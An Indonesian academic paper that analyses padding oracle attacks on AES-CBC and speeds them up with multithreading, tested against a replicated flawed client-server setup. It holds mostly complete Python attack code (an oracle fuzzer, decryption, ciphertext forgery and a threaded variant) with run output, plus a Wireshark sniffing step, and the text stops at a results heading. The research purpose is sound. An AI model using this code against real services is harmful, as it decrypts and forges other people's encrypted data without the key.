Analisis dan Optimasi Serangan *Padding Oracle*

Ravi Dharmawan[1] dan Avinanta Tarigan[2]

[1]Magister Manajemen Sistem Informasi, Universitas Gunadarma
[2]Teknologi Informasi, Universitas Gunadarma
Jl. Margonda Raya No. 100, Depok 16424, Jawa Barat
E-mail: ravdhr@gmail.com, avinanta@staff.gunadarma.ac.id

Abstrak

Kriptografi sudah menjadi kebutuhan sehari-hari untuk mengamankan data dari pihak yang tidak bertanggung jawab. CBC (*Cipher Block Chaining*) merupakan salah satu mode dalam kriptografi *block cipher* yang sering digunakan dalam pengembangan aplikasi. *Padding Oracle* Attack merupakan salah satu serangan yang dapat digunakan oleh attacker untuk melakukan proses enkripsi dan dekripsi tanpa mengetahui kuncinya sama sekali. Hal ini terjadi karena tidak ada proses validasi sebelum melakukan proses dekripsi apakah yang akan didekripsi *ciphertext* yang valid atau tidak. *Padding Oracle Attack* dapat dioptimasi dengan melakukan implementasi *multiprocessing*. Tujuan dari penelitian ini adalah menganalisis mengapa *Padding Oracle Attack* bisa terjadi dan bagaimana cara melakukan optimasi *Padding Oracle Attack*. Hasil yang didapat menunjukan bahwa, dengan mengimplementasikan *multiprocessing* maka durasi serangan *Padding Oracle Attack* bisa menjadi dua kali lebih cepat dibanding tidak menggunakan *multiprocessing.*

Kata kunci : CBC, *Cipher Block Chaining, Padding Oracle Attack*, Kriptografi

Pendahuluan

Keamanan informasi merupakan hal yang penting di Industri 4.0. Kriptografi memegang peran penting untuk menjaga keamanan informasi. Kriptografi adalah tehnik yang bertujuan untuk menjaga kerahasiaan suatu pesan sehingga pesan tersebut hanya bisa diakses oleh pihak pengirim dan penerima [1]. Informasi yang dikirimkan harus tetap rahasia dan *original* tanpa terubah sama sekali ketika informasi sampai ke pihak penerima.

Walaupun sistem sudah menerapkan kriptografi, bukan berarti sudah aman secara mutlak. Terdapat beberapa serangan pada kriptografi salah satunya adalah *Padding Oracle Attack. Padding Oracle Attack* ditemukan pertama kali oleh Vaudenay [2] pada tahun 2002. Serangan ini menargetkan pesan yang terenkripsi menggunakan kriptografi block cipher dengan mode CBC (*Cipher Block Chaining*). Serangan ini dapat dimanfaatkan oleh attacker untuk melakukan dekripsi ciphertext secara keseluruhan tanpa mengetahui kuncinya. Pada proses dekripsi mode CBC (*Cipher Block Chaining*), perlu dilakukan pengecekan apakah ciphertext yang akan diproses merupakan ciphertext yang valid atau tidak. Jika tidak terdapat pengecekan, biasanya sistem akan mengirimkan pesan *error* kepada *sender*. Jika terjadi seperti ini, maka sistem rentan terhadap *Side Channel Attack. Padding Oracle Attack* merupakan serangan yang membutuhkan *server* yang melakukan proses dekripsi dan menghasilkan *output* apakah ciphertext yang didekripsi memiliki padding yang valid atau tidak [2].

Meskipun *Padding Oracle Attack* ditemukan pada tahun 2002, *Padding Oracle Attack* masih menjadi masalah hingga saat ini. Beberapa aplikasi yang terdampak dari *Padding Oracle Attack* adalah *OpenSSL* (CVE-2019-1559) [3], F5 (CVE-2019-6593) [4], SonicWall SonicOs (CVE-2019-7477) [5] dan *Microsoft Exchange* (CVE-2021-31196) [6]. CVE-2019-1559 [3] menjelaskan bahwa *OpenSSL* versi 1.0.2 sampai 1.0.2q rentan terhadap *Padding Oracle Attack* sehingga dapat melakukan dekripsi terhadap ciphertext yang dienkripsi oleh *OpenSSL*. CVE-2019-6593 [4] menjelaskan bahwa BIG-IP virtual server yang dikonfigurasi dengan SSL (*Secure Socket Layer*) rentan terhadap *Chosen Ciphertext Attack* terhadap mode CBC (*Cipher Block Chaining*). Hasil dari serangan ini attacker bisa mendapatkan plaintext dari pesan yang terenkripsi melalui MITM (*Man In The Middle Attack*) walaupun attacker tidak memiliki *private key* dari *server*. CVE-2019-7477 [5] menjelaskan bahwa Padding Oracle Attack memungkinkan attacker untuk mendapatkan plaintext ketika CBC *cipher suites* diaktifkan. Kerentanan ini berdampak pada SonicOS Gen 5 versi 5.9.1.10 dan versi sebelumnya. CVE-2021-31196 [6] menjelaskan bahwa *Padding*


DOI : http://dx.doi.org/10.32409/jikstik.21.2.3056

Oracle Attack dapat digunakan untuk melakukan dekripsi terhadap cookies milik *Microsoft Exchange Server* yang mengandung informasi sensitif milik *client*.

Dari penjelasan di atas, kerentanan yang menyebabkan Padding Oracle Attack masih ada pada beberapa produk perangkat lunak terbaru, untuk itu perlu diteliti kerentanan apa yang menyebabkan Padding Oracle Attack dan bagaimana pengujian ketahanan terhadap Padding Oracle Attack dapat dipercepat sehingga dapat dilakukan otomasi pengujian terhadap perangkat lunak.

Metode Penelitian


Metode penelitian yang digunakan pada penelitian ini terdapat empat tahap, lihat Gambar 1. Tahap pertama adalah Vulnerability Analysis. Pada penelitian ini akan mereplikasi salah satu sistem yang vulnerable terhadap Padding Oracle Attack yaitu implementasi mode CBC (Cipher Block Chaining) pada SSL (Secure Socket Layer). Analisis dilakukan untuk mengetahui mengapa Padding Oracle Attack bisa terjadi. Tahap kedua adalah melakukan replikasi vulnerability pada SSL (Secure Socket Layer). Replikasi dilakukan dengan cara membuat script python yang algoritmanya sama dengan vulnerability yang ada pada SSL (Secure Socket Layer). Tahap ketiga adalah merancang script untuk melakukan serangan. Script dirancang untuk dapat melakukan dekripsi maupun enkripsi tanpa mengetahui kuncinya. Selain itu akan diimplementasikan multiprocessing agar durasi serangan menjadi lebih cepat.Tahap keempat adalah melakukan serangan. Serangan dilakukan dengan cara menjalankan script yang telah dirancang ke environment target yang telah dirancang. Hasil dari serangan akan dianalisa apakah Padding Oracle Attack dapat melakukan proses enkripsi dan dekripsi tanpa mengetahu kuncinya. Durasi dari serangan akan dikalkulasi apakah implementasi multiprocessing dapat mempercepat proses serangan.



Gambar 1: Diagram Metode Penelitian

Vulnerability Analysis

Padding Oracle Attack terjadi karena tidak ada validasi terhadap *ciphertex*t yang akan didekripsi. Sebelum melakukan serangan, *attacke*r harus bisa membedakan *response* dari *server* apakah hasil dari proses dekripsi memiliki padding yang valid atau tidak. Ketika attacker sudah berhasil membedakan response dari server yang menyatakan padding tersebut valid atau tidak, maka attacker dapat melakukan proses enkripsi maupun dekripsi tanpa mengetahui kunci yang digunakan sama sekali [1].




Gambar 2: CBC Malleability

CBC (*Cipher Block Chainin*g) memiliki kelemahan yang disebut CBC *malleability*, lihat Gambar 2. Hal ini terjadi karena ketika merubah 1 byte dari suatu *block cipher*, maka akan merubah hasil dekripsi di block n dan n+1 sedangkan hasil dekripsi di block n-1 tidak berubah [7]. Hal ini disebabkan oleh rumus dekripsi CBC yang akan dijelaskan pada rumus 1 dan rumus 2.

$$P_0 = D_K(C_0) \oplus IV \quad (1)$$

$$P_i = D_K(C_i) \oplus C_(i-1) \quad (2)$$

dengan P_0 adalah blok plaintext pertama, C_0 adalah blok *ciphertext* pertama, IV adalah *Initialization Vector*, Dk adalah fungsi dekripsi blok, P_i adalah blok *plaintext* index i, C_i adalah blok *ciphertex*t index i, C_{i-1} adalah blok *ciphertext* index i-1 [7].



Gambar 3: Proses Dekripsi CBC [7]

Gambar 3 adalah proses dekripsi CBC (*Cipher Block Chaining)*, ciphertext akan dibagi berdasarkan panjang block. Nilai umum dari block adalah 16, 1 block berisi 16 byte. Blok *ciphertext* pertama akan masuk ke fungsi block cipher decryption. Fungsi block cipher decryption identik dengan fungsi dekripsi ECB (*Electronic Code Book*). Hasil dari proses *block cipher decryption* akan dilakukan XOR dengan blok IV (*Initialization Vector*). Hasil dari XOR dengan blok IV (*Initialization Vecto*r) akan menjadi blok plaintext pertama. Blok ciphertext selanjutnya akan masuk ke proses block cipher decryption. Hasil dari proses tersebut akan di XOR dengan blok ciphertext sebelumnya. Hasil dari XOR dengan blok *ciphertext* sebelumnya menjadi blok plaintext [8].

Apabila satu byte dari IV (Initialization Vector) dirubah, maka hasil dekripsi dari blok ciphertext pertama akan berubah tetapi hanya satu byte dan sisanya tidak berubah. Asumsikan attacker memiliki blok IV, blok *ciphertext* pertama dan blok plaintext pertma. Attacker ingin merubah plaintext yang dihasilkan dari proses dekripsi maka attacker bisa melakukan XOR blok IV dengan blok plaintext lama XOR blok *plaintext* baru seperti yang akan dijelaskan pada rumus 3.


$$IV^{'} = P_0 \oplus IV \oplus P^{'} \quad (3)$$

$$C_{i-1}{}^{'} = P_i \oplus C_{i-1} \oplus P^{'} \quad (4)$$

dengan IV' adalah blok IV baru, P_0 adalah blok *plaintext* pertama, IV adalah blok *Initialization Vector*, P_0'adalah blok *plaintex*t baru *index* pertama, C_{i-1}' adalah blok *ciphertext* baru index i-1, P_i adalah blok *plaintext* pertama, C_{i-1} blok *ciphertext* asli index i-1, P_i' adalah blok *plaintext* baru. Apabila *attacker* ingin merubah hasil dekripsi pada blok *ciphertext* selanjutnya, maka attacker bisa mengkalkulasikan C_{i-1}' seperti yang tertera pada rumus 4 [8].

SSL *Vulnerability*

SSL (*Secure Socket Layer*) memiliki celah keamanan pada implementasi AES CBC. Terdapat sebuah fungsi yang bernama *Mac-Then-Pad-Then-Encrypt*. Fungsi *Mac-Then-Pad-Then-Encrypt* adalah fungsi yang menambahkan MAC (*Message Authentication Code*) yang berfungsi untuk melakukan validasi terhadap plaintext. Setelah itu ditambahkan padding dengan tujuan agar panjang plaintext sesuai dengan ukuran blok yang digunakan.




Gambar 4: Ilustrasi Mac-Then-Pad-Then-Encrypt


Gambar 4 mengilustrasikan terdapat 2 blok dengan ukuran 16. Panjang *cleartex*t adalah 5 bytes, kemudian digabungkan dengan MAC (*Message Authentication Code*) dengan panjang 20 bytes. Setelah menambahkan MAC (*Message Authentication Code*), ditambahkan padding sebanyak 6 bytes dengan tujuan agar panjang plaintext yang diproses untuk dienkripsi merupakan kelipatan 16 yang merupakan ukuran dari block size [9].

Fungsi Mac-Then-Pad-Then-Encrypt rentan terhadap Padding Oracle Attack dikarenakan fungsi ini tidak dapat menjaga integritas dari ciphertext yang dikirim sehingga attacker dapat merubah ciphertext dan membuat ciphertext sendiri yang ketika didekripsi menghasilkan plaintext yang diinginkan oleh attacker [10]. Berikut ini proses dekripsi terhadap ciphertext yang mengimplementasikan Mac-Then-Pad-Then-Encrypt

1. Dekripsi CBC menggunakan kunci
2. Validasi padding. Jika padding tidak valid, maka akan mengembalikan status Padding Error. Jika padding valid, akan melakukan pengecekan terhadap MAC
3. Validasi MAC. Jika MAC tidak valid, maka akan mengembalikan status MAC Error. Jika MAC vallid, maka akan mengembalikan cleartext dan plaintext dianggap valid.



Gambar 5: Padding Invalid



Gambar 6: Padding Valid

Kondisi padding tidak valid diilustrasikan pada Gambar 5. Kondisi ini terjadi ketika attacker mengubah blok C_{n-1} kemudian hasil dekripsi pada blok C_n index terakhir mengandung byte yang lebih dari ukuran block size. Pada penelitian ini, ukuran block size adalah 16. Pada Gambar 5, index terakhir pada blok C_{n-1} adalah 26, sehingga hasilnya adalah padding tidak valid. Sebaliknya, ketika index terakhir pada blok C_n mengandung byte yang kurang dari ukuran block size, maka hasilnya adalah padding valid seperti pada Gambar 6 [11].

Replicate Vulnerability

Fungsi Mac-Then-Pad-Then-Encrypt rentan terhadap Padding Oracle Attack. Pada penelitian ini, peneliti akan melakukan replikasi terhadap vulnerability dengan cara membuat program client dan server. Program cllient berfungsi untuk mengirim ciphertext dan program server berfungsi untuk melakukan dekripsi kemudian memberikan response ke client. Program client dan server menggunakan library Python Socket untuk proses pengiriman data dan penerimaan data. Program server juga menggunakan Python library bernama PyCryptoDome yang memiliki vulnerability pada fungsi unpad.


Pseudo-code 1 Snippet Code Fungsi Unpad PyCryptoDome

```
if padding_len < 1 or padding_len >
min(block_size,pdata_len):
    raise ValueError("Padding is incorrect")
```

Pseudo-code 1 menjelaskan bahwa pada library PyCrytoDome terdapat vulnerability dikarenakan terdapat statement yang akan memberikan output "Padding is incorrect" yang merupakan response jika padding tidak valid. Jika padding valid, maka program akan mengembalikan cleartext.

Setelah membuat program client dan server, peneliti menggunakan tehnik MITM (Man In The Middle Attack) untuk mendapatkan ciphertext yang dikirim oleh program client dan server. Peneliti menggunakan software bernama wireshark.

Hasil ciphertext dari wireshark akan diproses untuk Padding Oracle Attack.



Gambar 7: Koneksi Normal dan Koneksi MITM

Pseudo-code 2 *Oracle Fuzzer*


```
import socket

def send_request(payload):
    sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    server_address = ('54.254.199.42',10000)
    print('sending payload to to {} port
{}'.format(*server_address))
    sock.connect(server_address)
    sock.sendall(payload)
    res = sock.recv(1024)
    return res

def main():
    for x in range(255):
        payload = b"\x00" * 15 + chr(x).encode() +
b"A"*16
        res = send_request(payload)
        if x == 0:
            previous_res = res
            print(x)
        if res != previous_res:
            print('Vulnerable')
            print('[+] Valid Response :
{}'.format(res))
            break
        else:
            print('[-] Invalid Response :
{}'.format(res))

if __name__ == "__main__":
    main()
```

Gambar 7 mengilustrasikan serangan. Koneksi yang normal client dan server berhubungan secara langsung tanpa ada pihak ketiga. Ketika serangan MITM (Man In The Middle Attack), attacker menjadi pihak ketiga antara client dan server sehingga attacker mengetahui ciphertext yang dikirimkan oleh client dan sebaliknya [12]. Attacker melakukan modifikasi ciphertext untuk melakukan serangan *Padding Oracle Attack.*


Perancangan *Padding Oracle Attack Script*

Konsep utama dari Padding Oracle Attack adalah mampu membedakan response ketika padding valid atau tidak valid. Hal ini diperlukan untuk mendapatkan byte awal yang disebut intermediate bytes. Intermediate bytes adalah byte awal hasil output proses block cipher decryption sebelum dilakukan operasi XOR dengan $C_{(n-1)}$. Untuk dapat menentukan apakah padding bernilai valid atau tidak, attacker dapat melakukan fuzzing yaitu dengan mengirimkan ciphertext palsu lalu menganalisa perbedaan response yang dihasilkan.

Pseudo-code 2 merupakan *Oracle Fuzzer*. Program ini berfungsi dengan cara mengirimkan ciphertext palsu. Ciphertext palsu diawali dengan null char sebanyak *block size* − 1 digabungkan dengan nilai perulangan dan karakter acak. Program akan membandingkan response yang diterima dengan response sebelumnya, apabila ada perbedaan maka program ini akan menganggap bahwa target rentan terhadap *Padding Oracle Attack.*



Gambar 8: *Padding Oracle byte padding* 1 ditemukan



Gambar 9: *Padding Oracle byte padding* 2 ditemukan

Gambar 8 menjelaskan bahwa untuk menemukan intermediate bytes, attacker merubah C_{n-1} sampai ditemukan hasil yang mengandung padding yang valid. Jika sudah menemukan padding yang valid pada index terakhir seperti Gambar 9, maka berlanjut ke index yang lain hingga mendapatkan semua intermediate bytes dalam 1 blok. Rumus 5 digunakan untuk menemukan intermediate bytes setelah mendapatkan response padding valid.

$$I = P \oplus x \tag{5}$$

dengan I adalah intermediate byte, P adalah nilai padding yang valid pada perulangan, x adalah nilai perulangan.

Konsep *Padding Oracle Decryption*

Langkah penting untuk melakukan Padding Oracle Decryption adalah mencari intermediate bytes seperti pada rumus 5. Intermediate bytes digunakan untuk operasi XOR dengan blok ciphertext C_{n-1}. Hasil dari operasi XOR merupakan plaintext dari ciphertext.


Pseudocode 3 merupakan fungsi untuk melakukan Padding Oracle Decryption pada Python 3. Langkah pertama yang dilakukan fungsi Pseudocode 3 adalah memecah ciphertext menjadi beberapa block sesuai dari ukuran block size. Hasil dari pemecahan ciphertext disimpan ke variable ct_block. Variabel pl_block berfungsi untuk menyimpan hasil dekripsi ciphertext yang akan digunakan kemudian.Variabel inter_state digunakan untuk menyimpan intermediate bytes. Langkah selanjutnya adalah program mencari intermediate bytes pada 1 blok. Intermediate bytes dicari secara brute force berdasarkan maksimal nilai ASCII (American Standard Code for Information Interchange) yaitu 255. Setelah ditemukan kondisi padding yang valid, akan dilakukan operasi seperti Rumus 5 dan hasilnya akan dimasukan kedalam array. Apabila semua intermediate byte dalam 1 blok telah ditemukan, maka akan di XOR dengan blok ciphertext C_{n-1} yang menghasilkan blok plaintext P_n .

Pseudo-code 3 *Padding Oracle Decryption*

```
def padding_oracle_dec_single(cipher,block_size):
    ct_block = [list(cipher[x:x+block_size]) for x
in range(0,len(cipher),block_size)]
    pl_block = [[] for x in range(len(ct_block))]
    inter_state =
generate_null(len(ct_block),block_size)
    for x in range(len(ct_block)-1,0,-1):
        ct_guess = generate_null(x,block_size) +
[ct_block[x][:]]
        pad_byte = 1
        for y in range((block_size-1),-1,-1):
            found = False
            for z in range(256):
                if y < (block_size-1):
                    for i in range(y+1,block_size):
                        ct_guess[x-1][i] =
chr(ord(inter_state[x][i]) ^ pad_byte)
                ct_guess[x-1][y] = chr(z)
                tmp = generate_null(1,block_size)
+ ct_guess[:]
                if ask_oracle(tmp):
                    print('yes {}'.format(y))
                    inter_state[x][y] = chr(z ^
pad_byte)
                    pad_byte += 1
                    found = True
                    break
            if found == False:
                print('not found')
                exit()
        pl_block[x] =
xor(inter_state[x],ct_block[x-1])
        print(pl_block)
    return ''.join(pl_block[1:])
```

Konsep *MultiProcessing Padding Oracle Decryption*

Padding Oracle Decryption dapat dioptimasi dengan mengimplementasikan multiprocessing. Konsep dari Multiprocessing Padding Oracle Decryption akan dijelaskan pada Gambar 10.



Gambar 10: Implementasi *Multiprocessing*

Gambar 10 menjelaskan bahwa untuk mengimplementasikan Multiprocessing Padding Oracle, konsepnya adalah memecah blok ciphertext berdasarkan block size kemudian ditambahkan dengan IV' yang merupakan nilai tebakan untuk menemukan intermediate bytes. Hasil dari pemecahan dan penambahan IV' dikirim ke server secara bersamaan dengan blok lain.

Pseudo-code 4 *Multiprocessing Padding Oracle Decryption*

```
def padding_oracle_dec_multi(cipher,block_size):
    ct_block = [list(cipher[x:x+block_size]) for x
in range(0,len(cipher),block_size)]
    ct_new = []
    for x in range(0,len(ct_block)-1,1):
        tmp = ct_block[x] + ct_block[x+1]
        ct_new.append(tmp)
    for x in range(0,len(ct_new),num_threads):
        threads = []
        for y in range(x,x+num_threads,1):
            if y < len(ct_new):
                print('starting thread :
{}'.format(y))
                t =
Thread(target=padding_oracle_dec_single,
args=(ct_new[y],block_size,y,))
                threads.append(t)
                t.start()
        for t in threads:
            t.join()
```

Pseudocode 4 merupakan fungsi yang mengimplementasikan Multiprocessing Padding Oracle Decryption. Fungsi ini akan melakukan pemecahan ciphertext berdasarkan block size. Hasil pemecahan akan diproses ke fungsi yang melakukan dekripsi padding oracle seperti pada Pseudocode 3. Secara garis besar, Pseudocode 4 melakukan pemecahan dan memanggil fungsi Thread yang merupakan multiprocessing dan Pseudocode 3 yang melakukan tugasnya untuk melakukan dekripsi perblok. Implementasi mutliprocessing hanya dapat dilakukan untuk melakukan dekripsi tidak dengan enkripsi. Hal ini dikarenakan pada proses dekripsi, intermediate bytes bisa didapatkan secara paralel namun tidak untuk enkripsi.

Konsep *Padding Oracle Encryption*

Seperti pada *Padding Oracle Decryption*, langkah penting pada Padding Oracle Encryption adalah mencari intermediate bytes seperti pada rumus 5. Intermediate bytes digunakan untuk operasi XOR dengan blok plaintext yang diinginkan attacker. Hasil dari operasi XOR merupakan ciphertext yang apabila didekripsi di server target akan menghasilkan plaintext yang diinginkan attacker.

Pseudocode5 merupakan fungsi untuk melakukan Padding Oracle Encryption. Langkah awal yang dilakukan oleh fungsi ini adalah memberikan padding terhadap plaintext yang diinginkan oleh attacker. Setelah diberikan padding, plaintext akan dipecah berdasarkan ukuran block size. ct_block merupakan array yang akan menampung fake ciphertext. Inter_state adalah array yang akan menampung intermediate bytes. Langkah selanjutnya adalah program mencari intermediate bytes pada 1 blok. Intermediate bytes dicari secara brute force berdasarkan maksimal nilai ASCII (American Standard Code for Information Interchange) yaitu 255. Setelah ditemukan kondisi padding yang valid, akan dilakukan operasi seperti rumus 5 dan hasilnya akan dimasukan kedalam array. Apabila semua intermediate byte dalam 1 blok telah ditemukan, makan akan dilakukan operasi XOR dengan plaintext yang diinginkan oleh attacker sehingga menghasilkan blok C_{n-1}.

Pseudo-code 5 *Padding Oracle Encryption*

```
def padding_oracle_encrypt(plain,block_size):
    plain = pad(plain,block_size)
    pl_block = [plain[x:x+block_size] for x in
range(0,len(plain),block_size)]
    ct_block = [[] for x in range(len(pl_block))]
+ [list('A' * block_size)]
    inter_state =
generate_null(len(ct_block),block_size)
    for x in range(len(ct_block)-1,0,-1):
        ct_guess = generate_null(x,block_size) +
[ct_block[x][:]]
        pad_byte = 1
        for y in range((block_size-1),-1,-1):
            found = False
            for z in range(256):
                if y < (block_size-1):
                    for i in range(y+1,block_size):
                        ct_guess[x-1][i] =
chr(ord(inter_state[x][i]) ^ pad_byte)
                ct_guess[x-1][y] = chr(z)
                tmp = generate_null(1,block_size)
+ ct_guess[:]
                if ask_oracle(tmp):
                    print('yes {}'.format(y))
                    inter_state[x][y] = chr(z ^
pad_byte)
                    pad_byte += 1
                    found = True
                    break
            if found == False:
                print('not found')
                exit()
        print(pl_block[x-1])
        ct_block[x-1] =
list(xor(inter_state[x],pl_block[x-1]))
    ct_out = ''.join([''.join(c) for c in
ct_block])
    return ct_out
```

Hasil dan Pembahasan

Untuk melakukan pengujian, peneliti menjalankan program server di Ubuntu 20.04 LTS dan program client di Kali Linux. Hardware yang digunakan adalah server dengan spesifikasi Prosesor Intel 2.8Ghz, 16Gb RAM, dan 500Gb Harddisk.

Program client berfungsi untuk mengirimkan HTTP request yang terenkripsi dengan AES CBC 128 bit blok kemudian dikirim ke program server. Program server menerima ciphertext, mendekripsi ciphertext dari client kemudian mengirimkan HTTP request yang terenkripsi ke cllient.

```
kali@kali:~/oprek/thesis_program$ python3 https_client.py
connecting to 54.254.199.42 port 10000
[+] Sending HTTP Request
GET /secret_endpoint HTTP/1.1
Host: target.com
Connection: close
Cookie: secret_cookie=ade91d587c7134a6cef7abd32f6c4367
Upgrade-Insecure-Requests: 1

[+] Receiving Response From Server
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 05 Nov 2020 06:15:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 338

<p>Hellloo, this is response from server</p>

closing socket
```

Gambar 11: Program Server dan Client Berjalan Sukses

Gambar 11 menunjukan program client dan server berjalan dengan baik sehingga peneliti dapat lanjut ketahap berikutnya.

Oracle Fuzzing

Program python pada Algorithm 1 dijalankan untuk mendapatkan perbedaan antara response yang memiliki makna padding valid atau tidak valid.

```
[-] Invalid Response : b'Invalid Padding'
sending payload to to 54.254.199.42 port 10000
127
[-] Invalid Response : b'Invalid Padding'
sending payload to to 54.254.199.42 port 10000
128
Vulnerable
[+] Valid Response : b''
kali@kali:~/oprek/thesis_program$
```

Gambar 12: Oracle Fuzzing

Gambar 12 menunjukan bahwa response yang yang menandakan padding tidak valid adalah "Invalid Padding". Informasi ini sudah cukup untuk melakukan serangan sehingga dapat dibuat program lebih spesifik untuk membedakan padding valid atau tidak valid seperti pada Pseudocode 6.


Pseudo-code 6 *Ask Oracle Function*

```
def ask_oracle(cipher):
    payload = b"".join([bytes(c) for c in cipher])
    sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    server_address = ('127.0.0.1',10000)
    print('sending payload to to {} port
{}'.format(*server_address))
    sock.connect(server_address)
    sock.sendall(payload)
    res = sock.recv(1024)
    if b"Invalid Padding" not in res:
        return True
    else:
        return False
```

Mendapatkan Ciphertext dengan MITM

MITM *(Man In The Middle Attack)* adalah serangan dimana penyerang berada di tengah-tengah koneksi antara client dan server. Salah satu contoh Man In The Middle Attack adalah sniffing. Dengan sniffing, penyerang dapat mengetahui data apa saja yang dikirimkan baik oleh client maupun oleh server. Tujuan dari sniffing dalam hal ini adalah untuk mengetahui ciphertext CBC AES yang dienkripsi dan dikirimkan oleh program client dan program server.


Untuk mendapatkan ciphertext, jalankan Wireshark kemudian jalankan program client berjalan, klik "Follow TCP Stream" pada paket TCP. Ciphertext client dan server berhasil didapatkan dan convert ciphertext menjadi Raw Data seperti Gambar 13.



Gambar 13: Hasil Sniffing Ciphertext Didapatkan


Padding Oracle Decryption

